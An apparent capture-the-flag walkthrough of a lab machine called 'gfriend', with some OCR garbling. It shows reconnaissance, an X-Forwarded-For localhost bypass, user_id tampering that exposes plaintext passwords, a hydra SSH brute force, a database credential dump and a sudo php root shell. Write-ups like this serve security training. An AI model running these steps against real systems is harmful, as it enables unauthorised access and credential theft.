gfriend

```
Discover victim ip:
```

root@kali:/# netdiscover -r 192.168.2.0/24

```
Nmap results
```

```
Version scan all ports
```

Default scripts scan all ports

Gobuster directory scan

```
:li:/tmp# gobuster dir --url http://gfriend -w /usr/share/dirb/wordlists/big.txt
obuster v3.0.1
oy OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
                   http://gfriend
   Threads:
                   /usr/share/dirb/wordlists/big.txt
   Wordlist:
   User Agent:
                   gobuster/3.0.1
   Timeout:
2019/12/14 03:21:52 Starting gobuster
'.htaccess (Status: 403)
'.htpasswd (Status: 403)
config (Status: 301)
misc (Status: 301)
robots.txt (Status: 200)
server-status (Status: 403)
019/12/14 03:21:57 Finished
```

Robots.txt

```
root@kali:/tmp# curl http://gfriend/robots.txt
User-Agent: *
Allow: /heyhoo.txtroot@kali:/tmp# curl http://gfriend/heyhoo.txt
Great! What you need now is reconn, attack and got the shellroot@kali:/tmp# []
```


Main site

https://shubs.io/enumerating-ips-in-x-forwarded-headers-to-bypass-403-restrictions/



1 Who are you? Hacker? Sorry This Site Can Only Be Accessed local!<!-- Maybe you can search how to use x-forwarded-for -->

Looks juicy, but we dont have LFI



Index of /config

Name <u>Last modified</u> <u>Size Description</u>

Parent Directory

? config.php 2019-12-13 13:24 88

Apache/2.4.7 (Ubuntu) Server at gfriend Port 80

Modifying X-Forwarded-For parameter

Request

Raw Params Headers Hex

GET /?page=index HTTP/1.1

Host: gfriend

X-Forwarded-For: 127.0.0.1


User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1



Once logged in, play with parameters by changing the value of user_id

```
GET /index.php?page=profile&user id=1 HTTP/1.1
Host: gfriend
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=64h2org8qmp86kn8lchotmgta3
Connection: close
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
Normally in web browser, value will be hidden, but it doesn't on Burp cause we are viewing the full source code
<input type="text" name="username" id="username" value="eweuhtandingan"><br>
<label for="password">Password</label>
<input type="password" name="password" id="password" value="skuyatuh"><br>
<input type="text" name="username" id="username" value="aingmaung"><br>
<label for="password">Password</label>
<input type="password" name="password" id="password" value="qwerty!!!"><br>
<input type="text" name="username" id="username" value="sundatea"><br>
<label for="password">Password</label>
<input type="password" name="password" id="password" value="ind0NEsia"><br>
<input type="text" name="username" id="username" value="sedihaingmah"><br>
<label for="password">Password</label>
<input type="password" name="password" id="password" value="cedihhihihi"><br>
<input type="text" name="username" id="username" value="alice"><br>
<label for="password">Password</label>
<input type="password" name="password" id="password" value="4lic3"><br>
Compiling username and password to bruteforce SSH
root@kali:/tmp# cat user.txt
eweuhtandingan
aingmaung
sundatea
sedihaingmah
alice
```

```
root@kali:/tmp# cat pass.txt
skuyatuh
qwerty!!!
indONEsia
cedihhihihi
4lic3
root@kali:/tmp#
```

BruteForce successful!

[22][ssh] host: 192.168.2.94 login: alice password: 4lic3
[STATUS] attack finished for 192.168.2.94 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-14 03:49:33
root@kali:/tmp# hydra -L user.txt -P pass.txt -vV -f ssh://192.168.2.94 -t 1

Flag: User.txt

```
alice@gfriEND:~$ ls -lah
total 32K
drwxr-xr-x 4 alice alice 4.0K Dec 13 14:47
drwxr-xr-x 6 root root 4.0K Dec 13 12:18
-rw----- 1 alice alice 10 Dec 13 14:48 .bash_history
-rw-r--r-- 1 alice alice 220 Dec 13 12:16
                                          .bash_logout
-rw-r--r-- 1 alice alice 3.6K Dec 13 12:16 .bashrc
drwx----- 2 alice alice 4.0K Dec 13 12:43 .cache
drwxrwxr-x 2 alice alice 4.0K Dec 13 14:10 .my_secret
-rw-r--r-- 1 alice alice 675 Dec 13 12:16
                                          .profile
alice@gfriEND:~$ cat .my_secret/
cat: .my_secret/: Is a directory
alice@gfriEND:~$ cd .my_secret/
alice@gfriEND:~/.my_secret$ ls -lah
total 16K
drwxrwxr-x 2 alice alice 4.0K Dec 13 14:10 .
drwxr-xr-x 4 alice alice 4.0K Dec 13 14:47
-rw-r--r-- 1 root root 306 Dec 13 13:04 flag1.txt
-rw-rw-r-- 1 alice alice 119 Dec 13 12:23 my_notes.txt
```

```
You saw the Alice's mote! Now you save the record information to give to bob! I know if it's given to him then Bob will be hurt but this is bette
riBND:-/.my_secret$ cat my_notes.txt
I like this company, I hope that here i get a better partner than bob ^_*, hopefully Bob doesn't know my notes riBND:-/.my_secret$
```

Gathering more info

User: root

Password: ctf pasti bisa

DB: ceban_corp

```
alice@gfriEND:/var/www/html$ ls -lah.
total 32K
drwxr-xr-x 5 root root 4.0K Dec 13 13:23 .
drwxr-xr-x 3 root root 4.0K Dec 13 13:15 ..
drwxrwxr-x 2 root root 4.0K Dec 13 10:52 config
drwxrwxr-x 2 root root 4.0K Dec 13 11:41 halamanPerusahaan
-rw-rw-r-- 1 root root 60 Dec 13 12:36 heyhoo.txt
-rw-rw-r-- 1 root root 2.4K Dec 13 13:38 index.php
drwxrwxr-x 2 root root 4.0K Dec 13 10:54 misc
-rw-rw-r-- 1 root root
                        32 Dec 13 12:35 robots.txt
alice@gfriEND:/var/www/html$ cd config/
alice@gfriEND:/var/www/html/config$ ls -lah
total 12K
drwxrwxr-x 2 root root 4.0K Dec 13 10:52 .
drwxr-xr-x 5 root root 4.0K Dec 13 13:23 ...
-rw-rw-r-- 1 root root 88 Dec 13 13:24 config.php
alice@gfriEND:/var/www/html/config$ cat config.php
<?php
    $conn = mysqli_connect('localhost', 'root', 'ctf_pasti_bisa', 'ceban_corp');
alice@gfriEND:/var/www/html/config$
```

MariaDB [ceban_corp]> select * from tbl_users;				
	name			
2 3 4 5 9	Eweuh Tandingan Aing Maung Sunda Tea Sedih Aing Mah Alice Geulis Abdi Kasep test	eweuhtandingan aingmaung sundatea sedihaingmah alice abdikasepak test	skuyatuh qwerty!!! indONEsia cedihhihihi 4lic3 dorrrrr P@sswOrd	eweuhtandingan@cebancorp.com aingmaung@cebancorp.com sundatea@cebancorp.com sedihaingmah@cebancorp.com alice@cebancorp.com abdikasep@cebancorp.com test@mail.com
7 rows in set (0.00 sec)				

Programs that alice could run as root

```
alice@gfriEND:-$ sudo -l
Matching Defaults entries for alice on gfriEND:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin
User alice may run the following commands on gfriEND:
        (root) NOPASSWD: /usr/bin/php
alice@gfriEND:-$
```

Privilege escalation:

https://gtfobins.github.io/gtfobins/php/

alice@gfriEND:/var/www/html\$ sudo php -r 'system("/bin/bash -p"); root@gfriEND:/var/www/html# id uid=0(root) gid=0(root) groups=0(root)

Root flag